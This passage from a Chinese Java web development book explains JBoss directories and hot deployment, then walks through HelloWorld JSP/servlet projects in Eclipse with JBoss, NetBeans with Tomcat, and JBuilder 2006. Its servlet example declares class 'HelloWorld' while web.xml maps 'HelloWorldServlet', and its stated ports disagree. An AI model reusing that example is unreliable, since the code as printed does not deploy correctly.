- ❷ `deploy`: 用户将应用代码 (JAR、WAR、EAR 文件) 部署在此处。同时，`deploy` 目录也用于热部署服务 (即，那些能够从运行服务器动态添加或删除的服务) 和部署 JCA 资源适配器。因此，用户能够在 `deploy` 目录看到大量的配置文件。尤其是，用户能够看到 JMX 控制台应用 (未打包的 WAR 文件 `JBoss-ws4ee.sar`)。JBoss 服务器将定期扫描该目录，查找是否有组件更新或修改，从而自动完成组件的重新部署。本书后续章节将详细阐述部署细节。
- ❷ `lib`: 服务器配置所需的 JAR 文件。用户可以添加自身的库文件，如 JDBC 驱动等。
- ❷ `log`: 日志信息将存储到该目录。JBoss 使用 Jakarta Log4j 包作为其日志功能。同时，用户可以在应用中直接使用 Log4j 日志记录功能。
- ❷ `tmp`: 供部署器临时存储未打包的应用，也可以作为其他用途。
- ❷ `work`: 供 Tomcat 编译 JSP 使用。

其中，`data`、`log`、`tmp`、`work` 目录是 JBoss 创建的。如果用户没有启动过 JBoss 服务器，则这些目录不会被创建。

另外，连接数据库所用到的 JDBC 驱动程序要复制到 `JBoss_HOME\server\default\lib` 目录下。

26.2.6 热部署

JBoss 中的部署过程非常的简单、直接并且支持热部署。也就是将 `war` 等文件部署到服务器上后不需要重新启动 JBoss (Tomcat 不支这种特性)。在每一个配置中，JBoss 不断的扫描一个特殊的目录的变化，即 `$JBoss_HOME/server/config-name/deploy` 目录。你可以把下列文件复制到此目录下：

- ❷ 任何 jar 库 (其中的类将被自动添加到 JBoss 的 classpath 中)；
- ❷ EJB JAR；
- ❷ WAR (Web Application Archive)，默认情况下 context 为 war 名称；
- ❷ EAR (Enterprise Application Archive)；
- ❷ 包含 JBoss MBean 定义的 XML 文件；
- ❷ 包含 EJB JAR、WAR 或者 EAR 的解压缩内容，和以 `.jar`、`.war` 或者 `.ear` 结尾的目录。

26.3 实例演示：JBoss+Tomcat+Eclipse 集成

安装了 JBoss 与 Tomcat 集成的服务器后,就可以利用这个服务器来搭建自己的应用了。如前文所述,直接将自己的文件放在部署目录下即可。在实际的开发中,提供了一些集成工具,如 Eclipse、JBuilder 等,利用这些工具可以配置与 JBoss 服务器的集成调试环境,方便集成开发和调试。

本节以 Eclipse 为例,讲解利用 Eclipse 来开发 JBoss 的应用。

26.3.1 在 Eclipse 中加入 JBoss 服务器

请读者先按照第 25 章所讲安装和配置好 Eclipse+MyEclipse,并安装好 JBoss4.0.4。本节将 JBoss 服务器添加到 Eclipse 中,以便可以通过 Eclipse 来发布项目到 JBoss 下,并能够操作 JBoss 服务器。

打开 Eclipse 的菜单:选择“窗口”→“首选项”,显示如图 26-5 所示的界面。




图 26-5 在 Eclipse 中添加 JBoss 服务器

展开 MyEclipse 节点,显示如图中所示的所有服务器列表。因为此处使用的是 JBoss4.0.4,所以选择 JBoss4 节点,显示右边的界面,让用户选择 JBoss 安装的主目录。这里选择的是 D:\jboss-4.0.4.GA。

如果要启用其他的 JBoss 服务器配置,可以修改 default 为特殊配置,如 minimal、all 等。

26.3.2 在 Eclipse 中新建项目 HelloWorld

此处首先按照第 25 章的方法新建一个 Web 项目 HelloWorld,并添加相应的 JSP、Servlet 类等项目代码。

如 HelloWorld.jsp:

```
<HTML>
<BODY>
<%String helloworld = "Hello World!";%>
<%=helloworld%>
</BODY>
</HTML>
```

新建 Servlet 类 HelloWorldServlet.java:

```
package com.servlet;
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;
public class HelloWorld extends HttpServlet {
    public void doGet(HttpServletRequest request,
        HttpServletResponse response)
        throws ServletException, IOException {
        PrintWriter out = response.getWriter();
        out.println("Hello World!");
    }
}
```

编写 web.xml 文件:

```
<servlet>
    <servlet-name>HelloWorldServlet</servlet-name>
    <servlet-class>com.servlet.HelloWorldServlet</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>HelloWorldServlet</servlet-name>
    <url-pattern>/HelloWorldServlet</url-pattern>
</servlet-mapping>
```

26.3.3 在 Eclipse 中发布项目到 JBoss

建立完项目，该发布项目了。发布项目即是将该项目进行编译并发布到解释服务器的部署目录下。

在项目 HelloWorld 节点上单击右键，展开如图 26-6 所示的菜单。选择“MyEclipse”选项，显示子菜单，再选择第一项，表示进行发布和部署项目。单击后弹出如图 26-7 所示的窗口。

此时的项目名为刚才新建的项目 HelloWorld，在下方的列表中显示了该项目所发布的部署项目列表。当前没有任何部署项目，因此单击“Add”按钮，弹出如图 26-8 所示的窗口。

发布项目的第二步，需要选择项目要发布到的服务器。由于当前的 Eclipse 加入了 JBoss 和 Tomcat 两个服务器，因此这里显示了两个可选的服务器。我们选择 JBoss4，选中后，单击“完成”按钮，会执行一段代码的发布工作，此时的代码会发布到 D:\jboss-4.0.4.GA\server\default\deploy\HelloWorld.war 下。



图 26-6 发布项目到 JBoss 目录




图 26-7 发布项目一




图 26-8 发布项目二

发布文件结束后返回到第一步的显示界面，但是此时的部署列表中不再是空的了，而是有了一个部署记录。如图 26-9 所示。




图 26-9 发布项目成功

26.3.4 在 Eclipse 中启动 JBoss 服务器

发布项目成功后，就可以启动 JBoss 进行演示了。Eclipse 也提供了 JBoss 的启动和关闭操作按钮，方便集成调试。单击工具栏中的服务器标志的图标，会展开当前 Eclipse 中所加入的服务器。如图 26-10 所示，我们已经加入了 JBoss4 和 Tomcat5。



图 26-10 启动 JBoss

选择“JBoss4”，单击“Start”，会在 Eclipse 的输出窗口中输出 JBoss 的启动输出信息。包括启动 JBoss 配置的所有服务，当然也包含启动 Tomcat 这个 Catalina 的信息。如下所示：

```
09:20:26,203 INFO [Http11BaseProtocol] Initializing Coyote HTTP/1.1 on http-0.0.0.0-8081
09:20:26,218 INFO [Catalina] Initialization processed in 5656 ms
09:20:26,218 INFO [StandardService] Starting service jboss.web
09:20:26,234 INFO [StandardEngine] Starting Servlet Engine: Apache Tomcat/5.5.17
09:20:26,343 INFO [StandardHost] XML validation disabled
09:20:26,453 INFO [Catalina] Server startup in 235 ms
```

这就表明 Tomcat 启动了。

之后会调用 TomcatDeployer 部署 JBoss 的 deploy 目录下的一系列应用。包括

HelloWorld, 如下所示:

```
09:20:50,812 INFO [TomcatDeployer] deploy, ctxPath=/HelloWorld,  
warUrl=.../deploy/HelloWorld.war/
```

这样, 我们的 HelloWorld 应用就成功启动了。

26.3.5 调试

启动成功后, 在 IE 地址栏输入 `http://localhost:8080/HelloWorld/HelloWorld.jsp` 即可访问刚才应用中的 JSP 文件, 输入 `http://localhost:8080/HelloWorld/HelloWorldServlet` 即可访问刚才应用中的 Servlet。两者都会在页面中显示 “Hello World!” 字符串。

26.4 小结

JBoss 作为 “第三代” 应用服务器, 对于 J2EE 开发人员和用户而言是难得的教材。它可以与 Linux 等开放源代码的系统相结合, 在服务器端企业级应用方面更是一股不可低估的力量。

本章的实例只编写了 JSP 和 Servlet, 目的是调试 JBoss 利用 Tomcat 这个 Web 服务器来解释 Servlet/JSP。JBoss 的功能远不止这些, 主要的还是 EJB, 读者可以自行研究。

Tomcat与NetBeans集成

本章讲解 NetBeans 的发展历史与安装，并通过实例演示 NetBeans 和 Tomcat 进行 Web 应用开发的简单过程。

27.1 NetBeans 发展历史简介

NetBeans 原本的名称叫做 Xelfi。它最初是由一位捷克学生在 1996 年的时候发起的，目的是要做出类似 Delphi 的一套 Java IDE（而事实上，NetBeans 也是第一套由 Java 开发而成的 IDE）。最初的版本在 1997 年发表。

在当时，Java 的 IDE 市场领域才刚起步，大家觉得这是块非常值得投入的领域，于是许多学生在毕业后，也都纷纷加入了 Xelfi 计划，想做出一套商业化的产品，后来人越来越多，他们就成立了一家公司。其实，目前在 NetBeans 的核心成员里面，有许多就是当时第一批参与的人，而且在今天，大家也还可以在邮件列表上看到他们。

过了不久，一位名叫 Roman Stanek 的捷克投资者看到了 Xelfi 的前景，于是与这群学生联系，希望能够参与此计划，并以此计划为基础发展一些前瞻性的技术，学生们有了资金挹注，公司就开始正式的营运。最初公司的计划是要来开发能够在网络上使用的 JavaBean 组件。于是 IDE 的基础架构设计者，Jarda Tulach，就用 NetBeans 这个名称来形容这个计划所进行的内容。而 Xelfi IDE 本身则是当作容器，用来发布这些 JavaBean。当 EJB 标准出来以后，他们就改变原本的策略，而转向遵循 EJB 的标准，但是名称则沿用了下来，这就是为什么今天的 IDE 要叫做 NetBeans 了。

在 1999 年的春天，NetBeans 第二个版本释出，名叫 DeveloperX2，并增加了对 Swing 的支持。随着 JDK 1.3 在当年秋天推出，Swing 的效能已经可以为使用者所接受，而使 NetBeans 成为一个真正具有生产力的开发工具。同年夏天，由这群学生组成的团队将 DeveloperX2 做了大幅度的修改，将其架构改成类似于今天 NetBeans 为人所熟悉的模块化架构。

1999 年夏天，正当 Sun Microsystems 寻找一个更好的 Java 开发工具时，发现了 NetBeans 并且对它产生了高度的兴趣。随即在同年秋天，正值 NetBeans Developer 的 beta 版本释出时，他们之间达成了采购的协议。

而几乎同时，Sun 也取得了另外一家 Java 开发工具生产商 Forté 并决定将 NetBeans

重新定名为 Forté for Java。因此 NetBeans 这个名词曾一度消声匿迹。

由于原本的 NetBeans 开发成员大多也都有参与其他的开放源码计划，因此他们也很希望 NetBeans 能够以开放源码的形式变成一个独立自主的项目，在并购案进行的同时，这些意见也不断地反应给 Sun。

不到半年，Sun 便决定 NetBeans 以开放源码的形式公诸大众，并成为 Sun 的第一个开放源码计划。大家决定把这个计划重新定名回 NetBeans，于是在 2000 年 6 月，netBeans.org 网站启用，并一直延续到今天。

27.2 安装 NetBeans

NetBeans 是一个开源软件，读者可以从 NetBeans 的官方网站 <http://www.netbeans.org/> 上下载其安装包。下载到安装包之后，按照安装向导的提示就可以完成安装。

正常安装 NetBeans 之后就可以直接运行。启动 NetBeans 之后可以看到如图 27-1 所示的界面。




图 27-1 启动 NetBeans

27.3 实例演示：NetBeans+Tomcat 集成

NetBeans 是一个非常智能的 IDE，基本上不需要进行配置就可以直接开发 Web 应用程序了，这一节将介绍如何利用 NetBeans 来开发一个 Web 应用程序。

27.3.1 在 NetBeans 中新建项目 HelloWorld

如图 27-2 所示，单击“新建项目”。

打开新建项目向导，选择 Web 应用程序。如图 27-3 所示。




图 27-2 新建项目




图 27-3 新建项目向导

根据向导的提示，填写项目的属性，如图 27-4 所示。



图 27-4 新建项目属性

项目建立成功之后，就可以看到项目的项目视图，如图 27-5 所示。



图 27-5 项目视图

27.3.2 在 NetBeans 中运行 HelloWorld

NetBeans 为我们建立了一个主页 index.jsp。为了简单，这里就对 index.jsp 进行修改。把下述的代码加入到 index.jsp 中，

```
<%= "NetBeans Helloworld!" %>
```

完成后的 index.jsp 应该包含下述代码：

```
<%@page contentType="text/html"%>
<%@page pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html;
      charset=UTF-8">
    <title>JSP Page</title>
  </head>
  <body>
    <%= "NetBeans Helloworld!" %>
  </body>
</html>
```

保存之后就可以运行这个项目了。

27.3.3 调试

在 NetBeans 中选择“运行”→“运行主项目”。NetBeans 会启动内置的 Tomcat 服务器并打开一个浏览器窗口访问 index.jsp 页。在浏览器中可以看到 index.jsp 的运行结果，如图 27-6 所示。




图 27-6 运行 HelloWorld

27.4 小结

本章介绍了如何用 NetBeans 和 Tomcat 来开发 Web 应用程序。NetBeans 同样是一个功能非常强大的 IDE，它对 Java 应用程序的支持比使用插件的 Eclipse 来得更直接和简单，对于一个入门者来说，NetBeans 更容易使用。

Tomcat与JBuilder集成

本章讲解 JBuilder 的发展历史、功能特性及最新版 JBuilder2006 的特性。并通过实例演示 JBuilder2006 的安装，及利用内置 JDK 和 Tomcat 进行 Web 应用开发的过程。

28.1 JBuilder 简介

28.1.1 简单介绍

JBuilder 是 Borland 公司所推出的 Java 语言编程工具，它具有一个功能强大的集成开发环境，可以快速创建各种 Java 应用程序。JBuilder 以强大的功能和优异的性能著称，是最为流行的 Java 开发工具之一。使用最新版本的 JBuilder12，可以极大地提高开发人员的效率，简化各类型 Java 程序的开发、调试和部署过程。

JBuilder 的优势在于：

❷ 使用省时的工具，加速 Java 的开发

JBuilder 能够帮助开发者提高效率，缩短产品上市时间。JBuilder 用来加速 Enterprise JavaBeans (EJB)、Web、XML、Web 业务、移动与数据库应用程序的开发，支持面向领先的 J2EE 平台应用服务器的快速分发。

❷ 使用多种集成开发环境，实现生产力最大化

JBuilder 与多种应用服务器的紧密集成让你能够进行控制，这些服务器包括 Borland 企业服务器、BEA WebLogic Server、JBoss、IBM WebSphere、Oracle9i 应用服务器、SybaseEAServer、SunONE 应用服务器、Tomcat。

❷ 使用多种开发套件，贯穿开发各阶段

JBuilder 开发环境可让开发者使用从设计、开发、调试与测试直到分发与管理的应用程序开发生命周期的全部阶段。JBuilder 企业版包括了 Borland Optimizeit Suite 套件性能工具，用以在全部开发过程中打造质量。JBuilder 与 Borland Together 建模技术的结合，有助于 JBuilder 用户更好地理解代码结构，管理项目的复杂程度。JBuilder 与 Borland StarTeam 自动化配置并变更管理系统一起使用，可以在全部开发周期中提高对项目的掌握程度。著名的 Borland JDataStore 数据库与 Borland 企业服务器进行集成，有助于你信心十足地进行分发。JBuilder 也与其他业界领先的版本控制系统与分发平台集成在一起，提供了平台的灵活性与选择的自由。

28.1.2 版本演进历史

JBuilder 诞生于 1997 年,到目前已经发布了 12 个版本,2006 年发布的最新版本 JBuilder 2006 的版本号为 12。

让我们短暂回顾一下 JBuilder 的发展史: Borland 在 1997 年推出 JBuilder 1.0, 1998 年 10 月推出 JBuilder 2.0, 2000 年 3 月 14 推出了 JBuilder 3.5, 这是 Borland 的 JBuilder 小组在历经数年的不懈努力后,推出的第一个 100% 纯 Java 血统的 IDE。

从 4.0 版本到 2005 版本,推进和提升的速度都相当平稳。这之中引入了 ALM (Application Lifecycle Management, 软件生命周期管理)、SDO (Software Delivery Optimization, 软件交付最优化)、团队开发、代码审查,性能优化 (Optimizeit) 等优秀的 IDE 设计理念。JBuilder 2005 在 2005 年 9 月发布, JBuilder 2006 直到 2006 年 9 月 2 号才发布,相比以前几个版本的升级,这次升级所用的时间是很长的。

然而近两年来在 Java IDE 的世界, Eclipse 吸引了大批的追随者,成为 Java IDE 领域强劲竞争对手。鉴于此, JBuilder 2006 的另一款代号为“Peloto”的 JBuilder 产品将会在 2007 年上半年推出。“Peloto”将以 Eclipse 作为集成框架基础,集 JBuilder 和 Eclipse 两家之长。届时 JBuilder 则集成在 Eclipse、TogetherSoft、TeraQuest Metrics、VMGEAR 的基础之上。

在 JBuilder 的发展史上, 3.0 版本和 2006 版本的升级有着许多的相似之处,首先它们都花了 1 年多的时间;其次,它们都出现了两个分支版本;还有,它们都是战略性的升级:前者将原生性的 Window IDE 打造成纯 Java 的 IDE,后者的底层技术架构调整为 Eclipse。

28.1.3 JBuilder2006 特性

最新版本的 JBuilder 2006,其开创性的 P2P 对等协作功能和决定以 Eclipse 为基础的重大调整预示着 JBuilder 正在实现战略性的演化。

☞ 对等协作: JBuilder 2006 最具特色的新功能

JBuilder 2006 创造性引入 P2P 对等协作功能,使开发团队能够跨越地域的限制进行即时交互 (chatting, editing, designing, and debugging),实现虚拟化团队编程 (Virtual Peer Programming)。此外 JBuilder 还允许对传输进行安全的设置,对传送的信息进行加密和认证,确保协作的安全。

☞ JDK 5.0 的支持

虽然在 JBuilder 2005 中已经可以开发基于 JDK 5.0 的程序,但 JBuilder 2005 自带的 JDK 却是 JDK 1.4 版本的,需要从 SUN 下载安装并在 JBuilder 2005 中配置,才可以使用 JDK 5.0。但 JBuilder 2006 自带的 JDK 就是 JDK 5.0,你无需再做任何的事情就可以使用了。

☞ J2EE 和 EJB 的提升

JBuilder 2006 支持 J2EE 1.4 和 EJB 2.1,并支持目前市场上最新的 J2EE 服务器,包括 Tomcat 5.5、WebLogic 9.0、Websphere 6.0 和 JBoss 4.x。

☞ Web 开发的提升

JBuilder 2006 大力加强了对 JSF 的支持,用于创建 JSF 的客户端。

Struts 是当前最流行的 Web 层框架技术, JBuilder 2006 所支持的 Struts 版本提升到了 Struts 1.2。

2 Web services

Apache Axis 的 Web services 工具箱更新到了 1.2.1 版本。好几个 Web Services 的 UI 设计界面得到了调整以支持 J2EE 1.4。JBuilder 2006 现在同时支持 1.0 和 1.1 两个版本的 Interoperability (WS-I) 的 Web Services 测试工具。

当然, 最终完整版的 JBuilder 2006 还没有推出, 以 Eclipse 为骨架的这个 JBuilder 还在期待中。

28.2 JBuilder2006 安装与使用

本节讲述 JBuilder2006 的安装和使用。

28.2.1 安装 JBuilder2006

在 www.borland.com 下载 JBuilder 的最新版本 2006, 单击安装文件 exe, 经过一系列安装界面, 安装结束并注册, 启动 JBuilder2006 主程序, 显示如图 28-1 所示的欢迎界面。




图 28-1 JBuilder2006 启动界面

在 JBuilder2006 的安装目录下, 有一个目录 jdk1.5, 存放了 JBuilder2006 包装进来的 JDK。所以 JBuilder2006 一安装便有了 JDK, 不再另外需要 JDK 了。

在 JBuilder2006 的安装目录下有一个目录 thirdparty, 在该目录下存放了第三方软件, 其中包括 jakarta-tomcat-5.5.9 和 jakarta-tomcat-4.1.31 两个版本的 Tomcat 目录, 这也是 JBuilder2006 自带的 Tomcat。所以 JBuilder2006 一安装便有了 Tomcat, 不再另外需要 Tomcat。

在 `thirdparty` 目录下, 还存放了其他的一些第三方软件的包, 包括 Ant、Cocoon、Cactus、Struts、Taglibs、JSF、JUint、AXIS 等。

28.2.2 配置自定义 Tomcat

JBuilder2006 自带了 Tomcat5.5.9 和 Tomcat4.1.31 两个版本。如果你有更新版本的 Tomcat, 也可以自己安装 Tomcat。

打开 Enterprise-Configure Servers, 显示如图 28-2 所示的窗口。




图 28-2 配置 Server

左侧的 User Home 中列出了一些服务器的标准配置, 包括 JBoss、Tomcat、WebLogic、WebSphere 等。无效的配置用灰色显示, 其中 Tomcat 5.5 显示为黑色, 表示该配置有效且“Enable Server”选项开启。你可以修改该配置的主目录、启动类、启动参数等。

如果需要新建一个新版本的 Tomcat 配置, 如要新建 Tomcat 5.6, 可以选中 Tomcat 5.5, 单击下方的“Copy”按钮, 弹出如图 28-3 所示的窗口。




图 28-3 复制产生新的 Server

Server Name 和 Server Version 加起来不能够与已经存在的相同。我们输入 Tomcat 和 5.6, 则会在左侧列表中增加一项“Tomcat 5.6”。修改该服务器的配置即可以使用。也可以单击下方的“Delete”按钮删除某一个服务器配置。

28.3 实例演示: JBuilder+Tomcat 集成

本节演示环境: JBuilder2006。

28.3.1 新建项目 HelloWorld

选择“File”→“New Project”，新建项目文件，输入项目文件名称 HelloWorld 和目录 C:/HelloWorld，如图 28-4 所示。




图 28-4 新建项目 HelloWorld

此时会在 C:\HelloWorld 下产生该项目的文件 HelloWorld.jpx。

28.3.2 选择 Tomcat 服务器

选择“Project”→“Project Properties”，设置项目文件的属性，选择 Tomcat 为服务器，如图 28-5 所示。




图 28-5 选择 Tomcat 服务器

这表示该项目将使用 JBuilder2006 配置的 Tomcat5.5 进行发布。

28.3.3 新建 Web 应用 HelloWorldWeb

选择“File”→“New”，新建 Web Module (WAR)，如图 28-6 所示。

